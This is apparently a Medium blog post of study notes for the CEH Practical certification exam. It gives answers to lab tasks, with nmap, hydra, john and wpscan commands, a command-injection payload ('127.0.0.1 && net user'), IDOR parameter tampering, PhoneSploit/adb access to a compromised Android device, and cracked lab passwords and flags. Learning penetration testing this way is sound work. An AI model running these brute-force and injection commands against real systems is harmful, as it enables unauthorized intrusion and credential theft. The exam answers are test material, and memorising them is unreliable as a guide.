

★ Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



CEH Practical 2025



Akashaj · [Follow](#)

8 min read · Feb 7, 2025



Listen



Share



More

Here are some tools you can use;

1. Nmap
2. Hydra
3. Sqlmap
4. Wpscan
5. Hashcat
6. John
7. Metasploit
8. Wireshark
9. Responder
10. Did some challenges on HTB-Stegno challenges.

Some Resources :

1. <https://www.stationx.net/nmap-cheat-sheet/>
2. <https://www.poftut.com/how-to-scan-wordpress-sites-with-wpscan-tutorial-for-security-vulnerabilities/>

3. <https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/>
4. <https://securitytutorials.co.uk/brute-forcing-passwords-with-thc-hydra/>
5. <https://linuxconfig.org/password-cracking-with-john-the-ripper-on-linux>
6. <https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/>
7. <https://unit42.paloaltonetworks.com/using-wireshark-display-filter-expressions/>
8. <https://github.com/3ls3if/Cybersecurity-Notes/blob/main/readme/ceh-engage-walkthrough/ceh-engage-part-2.md>
9. <https://hackmd.io/@vNeOEzglRpyGwr4-inKPuw/SymDcjKcC>
10. **The following GitHub repository is really great, almost everything you need is there;**

1). Use: <https://www.ipvoid.com/ip-geolocation/> to find latitude/longitude.

2). DNS Zone Transfer: use dig command

Step 1: dig example.com NS

Step 2: dig axfr @(mention the nameserver.com) example.com

3). To find live machines:

use ex: nmap -sn 0.0.0.0/24(IP)

4). find open ports use: nmap ip/24

5). To find Domain Controller machine

use: nmap -p 389, 636, 88, 3268 ip/24

6). To find Netbios name & FQDN of the host

use: nmap -sC ip --top-ports=20

7). To find DNS Computer Name of the Domain controller

use: `nmap -sC ip --top-ports=20`

8). To identify the OpenSSH Version

use: `nmap -p 22 ip/24 --open -T5`

`nmap -p 22 ip/24 --open -T5 -sV`

9). To find OS of the machine

use: Step 1: `nmap -p 3306 ip/24 --open`

Step 2: `nmap -O ip(you found open) -sV -T5`

10). To do LDAP Enumeration, find how many users account are associated with the domain.

use: `nmap ip --script=*user*`

11). To find LDAP Version

use: `ldapsearch -x -H ldap://ip`

12). To check NFS service enabled

Use: `nmap -p 111 ip/24 --open`

13). DNS enumeration on www.certifiedhacker.com and find out name servers used by the domain.

Use: `nslookup -type=ns www.certifiedhacker.com`

14). To Find address of the machine running SMTP service on the network.

Use: `nmap -p 111 ip/24 --open -T5`

`nmap -p 25 ip/24 --open -T5`

15). Perform an SMB Enumeration on given ip and check whether the messaging signing feature is enabled or disabled.

use: nmap -p 445 ip -sC -T5

16). To find CVE score use NVD: <https://nvd.nist.gov/vuln/detail/>

17). Openvas:

Install from Kali/OpenVas repositories:

This way varies in difficulty because of the needed configurations, you can simply install it with apt.

```
sudo apt-get update -y && sudo apt-get upgrade -y && sudo apt-get dist-upgrade -y
```

```
sudo apt-get install openvas
```

```
sudo gvm-setup
```

```
sudo gvm-check-setup
```

```
sudo gvm-start
```

1). To crack password:

```
Use: john ~/Documents/hashees.txt --format=NT --wordlist ~/Desktop/Wordlist/
password.txt
```

2). Find out the Password: 10.10.10.25

```
Use: Lophtrcrack
```

```
L0phtCrack -> Password Auditing wizard -> Next -> Next -> A Remote machine ->
Host(ip) -> Use specific user credentials -> Username (Administrator), Password
(given) -> Next -> ~~~ -> finish
```

3). To Extact hidden information

```
Use: Snow.exe -C
```

step 1: open windows poweshell

step 2: SNOW.EXE -C "C:\path of the file\file.txt"

4). To Extract data in Image

Use: OpenStego — use extract hidden data.

5). Wireshark

Wireshark -> Statistics -> conversations -> TCP16R3@D_M3

ip.src==10.10.1.10 && tcp.srcport==8888 && ip.dst=172.16.0.11 &&
tcp.dstport==9999

6). To found data from malware face.exe.

Use: BinText

7). To Analyze ELF executable (sample-elf)

Use: In terminal — cd Documents/

step 2: file Sample-ELF

(or) use Ghidra tool

8). To perform windows service monitoring & find out the service type “afunix”

Use : (Get-Service -Name “afunix”).ServiceType

9). To perform DHCP starvation attack. find the transaction ID of the DHCP discover packets.

Use: sudo tcpdump -i eth0 -v

yersinai -G Launch attack --> DHCP --> sending Discover packet --> OK

10). To analyse and find out the protocol used for sniffing on its network.

Use filter and search arp

11). To analyze packet id that uses ICMP protocol

use filter and search icmp in wireshark

Then see the info field there you have an id.

12). In the web application movies.cehorg.com running on its network is leaking credentials in plain text.

Use: `http.request.method==POSTS`

13). To find the length of the data in UDP packet.

Use filter `udp`

and search the data

14). The DoS attack has been launched on the target machine. Find the ip address of the attacker's machine. 192.168.0.51

Use Conversations in wireshark

15). To determine the no of machines used to initiate the attack.3

Use conversations, DDOS — ipv4

1). Suspects of a possible Session hijacking attack on a machine. Find out the protocol used to sniffing the network.

Use filter `ARP`

2). To perform HTTP-recon on the website and find out the version of nginx used by the webserver.

Use: `whatweb www.example.com`

3). An FTP site hosted on a machine in the network. crack the FTP credentials, obtain the flag.txt. Martin- qwerty1234

Open module 13 in desktop

use: `hydra -L Username.txt -P Passwords.txt 172.16.0.12 ftp`

step 2: `ftp 172.16.0.12`

ftp > ls

ftp > mget *

cat flag.txt

Secrets@FTP

4). Perform Banner grabbing & Etag

Use: telnet example.com 80

step 2: GET / HTTP/1.0

5). To identify Content Management system used by example.com

Use: whatweb example.com (or) waplayzzer (or) wig example.com

6). Perform web application reconnaissance on example.com and find out the HTTP server used by the web application.

Use: whatweb example.com

7). To perform web crawling on the web application example.com and identify the no of live png files in image folder.

Use: curl <http://example.com/> | grep .png | wc -l

8). To identify load balancer service used by example.com

Use: whatweb example.com (or) lbd example.com

9). Perform a bruteforce attack on www.cehorg.com and find the password of user adam.

Use: wpscan --url <http://cehorg.com/> -U adam -P /home/attacker/Desktop/Wordlist/password.txt

or find the password.txt file and open to see the password. Orange1234

10). Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.

Step 1: open the browser and search movies.cehorg.com

step 2: login the page using found password jason/welcome

Step 3: movies.cehorg.com/viewprofile.aspx?id=1003

linda

9

11). Perform command injection on 10.10.10.25 and find out how many user accounts are registered with the machine. 8

Step 1: open browser and search 10.10.10.25:8080

Step 2: select command injection

Step 3: Enter "127.0.0.1 && net user" in ping a device

12).A file named hash.txt has been upload through DVWA <http://10.10.10.25:8080/DVWA> Note: Username- admin; Password- password Path: C:

\wamp64\www\DVWA\hackable\uploads\Hash.txt Hint: Use "type" command to view the file. Use the following link to decrypt the hash- <https://hashes.com/en/decrypt/hash>

{% embed url="https://hashes.com/en/decrypt/hash" %}Cr@ck3d

Use: <https://crackstation.net>

1). The mobile device of an employee in CEHORG has been hacked by the hacker to perform DoS attack on one of the server in company network. You are assigned to analyse "Andro.pcapng" located in Documents directory of EH workstation-2 and identify the severity level of the attack. (Note: perform deep down Expert Info analysis)

Use: wireshark → Analyze → Expert information

2). An attacker has hacked one of the employees android device in CEHORG and initiated LOIC attack from the device. You are an ethical hacker who had obtained a screenshot of the attack using a background application. Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with send method.

Use: PhoneSploit

Step 1: In terminal cd PhoneSploit/

Step 2: python phonesploit.py

Step 3: phoneSploit > 24 (use Keycode)

3). An employee in CEHORG has secretly acquired confidential access ID through an application from the company

Step 1: In the Phonesploit folder open terminal there

step 2: command "adb shell"

Step 3: su root

step 4: cd sdcard/Download/

Step 5: ls

Step 6: cat confidential.txt

step 7: 80099889 x86_64

4). An attacker has hacked one of the employees android device in CEHORG and initiated LOIC attack from the device. You are an ethical hacker who had obtained a screenshot of the attack using a background application. Obtain the screenshot of the attack using PhoneSploit from the attacked mobile device and determine the targeted machine IP along with send method.

Step 1: Open PhoneSploit

Step 2: connect the phone using 172.16.0.21

Step 3: Select 1

Step 4: Select 9

Step 5: Enter the file location in file pull > sdcard/DCIM/capture.png

Step 6: Enter save the file location to > /home/attacker/Desktop

Step 7: Open the image — 172.16.0.11/HTTP

5). An attacker installed a malicious mobile application 'AntiMalwarescanner.apk' on the victims android device which is located in EH workstation-2 documents folder. You are assigned a task to perform security audit on the mobile application and find out whether the application using permission to Read-call-logs.

Use: <https://sisik.eu/apk-tool>

6). CEHORG hosts multiple IOT devices and sensors to manage its supply chain fleet. You are assigned a task to examine the file "IOT Traffic.pcapng" located in the Home directory of the root user in the "EH Workstation — 1" machine. Analyze the packet and find the topic of the message sent to the sensor.

Use: wireshark → filter → mqtt

see line no 49 and drop down the MQ Telenetry Transport there you see the topic Fleet_Count

7). CEHORG hosts multiple IOT devices and network sensors to manage its IT-department. You are assigned a task to examine the file "NetworkNS_Traffic.pcapng" located in the Documents folder of the user in the "EH Workstation — 2" machine. Analyze the packet and find the alert message sent to the sensor. Data Bre@ch @lert

Use: wireshark → filter → mqtt

see line no 201 High_Ber select that and see the traffic

(or) use "filter tcp.stream eq 1"

8). An attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine's IP address and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the EncodedFile.txt file in the Document folder in the "EH Workstation — 2" machine and enter the IP address as the answer. (Hint: Password to decode the file is Pa\$\$w0rd). 10.10.10.31

Use: BCTextEncoder

Upload the EncodedFile.txt and enter the password

9).The Access code of an employee was stolen from the CEHORG database. The attacker has encrypted the file using the Advance Encryption Package. You have been assigned a task to decrypt the file; the organization has retained the cipher file ""AccessCode.docx.aes"" in the Document folder in the ""EH Workstation — 2"" machine. Determine the access code by decrypting the file. Hint: Use ""qwerty"" as the decryption password. Note: Advanced Encryption Package is available at E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools.

Use: AES-Tool

upload the AccessCode.dox.aes and enter the password qwerty

10). A VeraCrypt volume file "secret" is stored on the Document folder in the "EH Workstation — 2" machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test).6

Use: VeraCrypt tool

select the file "secret in the document folder

Enter the mount button

11). An attacker had sent a message 166.150.247.183/US to the victim. You are assigned to perform footprinting using shodan.io in order to identify whether the message belongs to SCADA/ICS/IoT systems in US.

- > IoT

12). An attacker had sent a file `crypt-128-06encr.hex` containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using `crypt` tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters. `@!ph@|tE*t`

Use: Cryptool

open the Cryptool and upload the hex folder in documents, select encrypt/decrypt → symmetric modern → Further Algorithms → Twofish

Key length 128

Enter encrypt button



Follow

Written by Akashaj

1 Follower · 3 Following

No responses yet





Dropyourjunkhere

What are your thoughts?

Recommended from Medium



 In AWS in Plain English by Taimur Ijlal 

How I Would Start a Cybersecurity Career in 2025 (If I Were Starting from Scratch)

A Modern Roadmap to Launching a Cybersecurity Career In 2025

★ 6d ago 🖱 141 💬 2



[REDACTED]:8443/] Led To Full Access read/write & RCE

40 points

[REDACTED]

P1 Unresolved

Comments 0

Rce Due To Backup File in [http://[REDACTED]:8443/]

\$15,000

40 points

[REDACTED]

P1 Unresolved

Comments 0

Path Traversal leads to Backup file exposure which Having the admin passwords leads to complete panel takeover in [http://[REDACTED]:8443/]

\$15,000

40 points

[REDACTED]



HX007

A Journey of Limited Path Traversal To RCE With \$40,000 Bounty!

#Introduce Myself:

Jan 16 🖱️ 4.2K 💬 48




Lists



Staff picks

820 stories · 1638 saves




Stories to Help You Level-Up at Work

19 stories · 944 saves



Self-Improvement 101


20 stories · 3335 saves



Productivity 101

20 stories · 2802 saves




 Ibtissam Hammadi

How I Earned \$9,750 in 48 Hours by Finding a Critical Security Flaw

The step-by-step story of how I uncovered a critical vulnerability, reported it and landed a \$9,750 bounty — fast

★ Feb 24 👏 203 💬 6




**Material Theme — ...**
Equinusocio
ID: Equinusocio.vsc-material-theme

Rating	(50)
Installs	3,927,094
Description	The most epic theme now for Visual Studio Code

Latest Version	34.7.9
Released on	Monday, March 15th 2021, 9:51
Homepage	https://www.astorino...

Risk Score



High

Findings

Evaluate the risk of the extension using the indicators we have detected during our scan

Malicious Activity Detected	ExtensionTotal has detected malicious activity being conducted by this extension.	HIGH
Theme Running Code	Flags theme type extensions that run code on the user's machine. Themes should be static JSON files and not execute any code.	MED
Unverified Publisher	Publisher didn't verify their listed domain ownership. Publisher verification is a good practice to ensure the publisher is who they say they are. Yet, VS Code publisher verification process is not rigorous enough.	MED
Obfuscated code	Flags extensions that contain obfuscated code, potentially used to hide malicious intent or make the code difficult to	LOW

 In ExtensionTotal by Amit Assaraf




A Wolf in Dark Mode: The Malicious VS Code Theme That Fooled Millions



 In Offensive Black Hat Hacking & Security by Harshad Shah 

Cybersecurity Roadmap 2025

How to start cybersecurity in 2025?

 Dec 14, 2024  207  3



Always Free

24 GB RAM + 4 CPU + 200 GB



@harendraverma2



@harendra21



@harendra21



Harendra

How I Am Using a Lifetime 100% Free Server

Get a server with 24 GB RAM + 4 CPU + 200 GB Storage + Always Free



Oct 26, 2024



9.3K



153



See more recommendations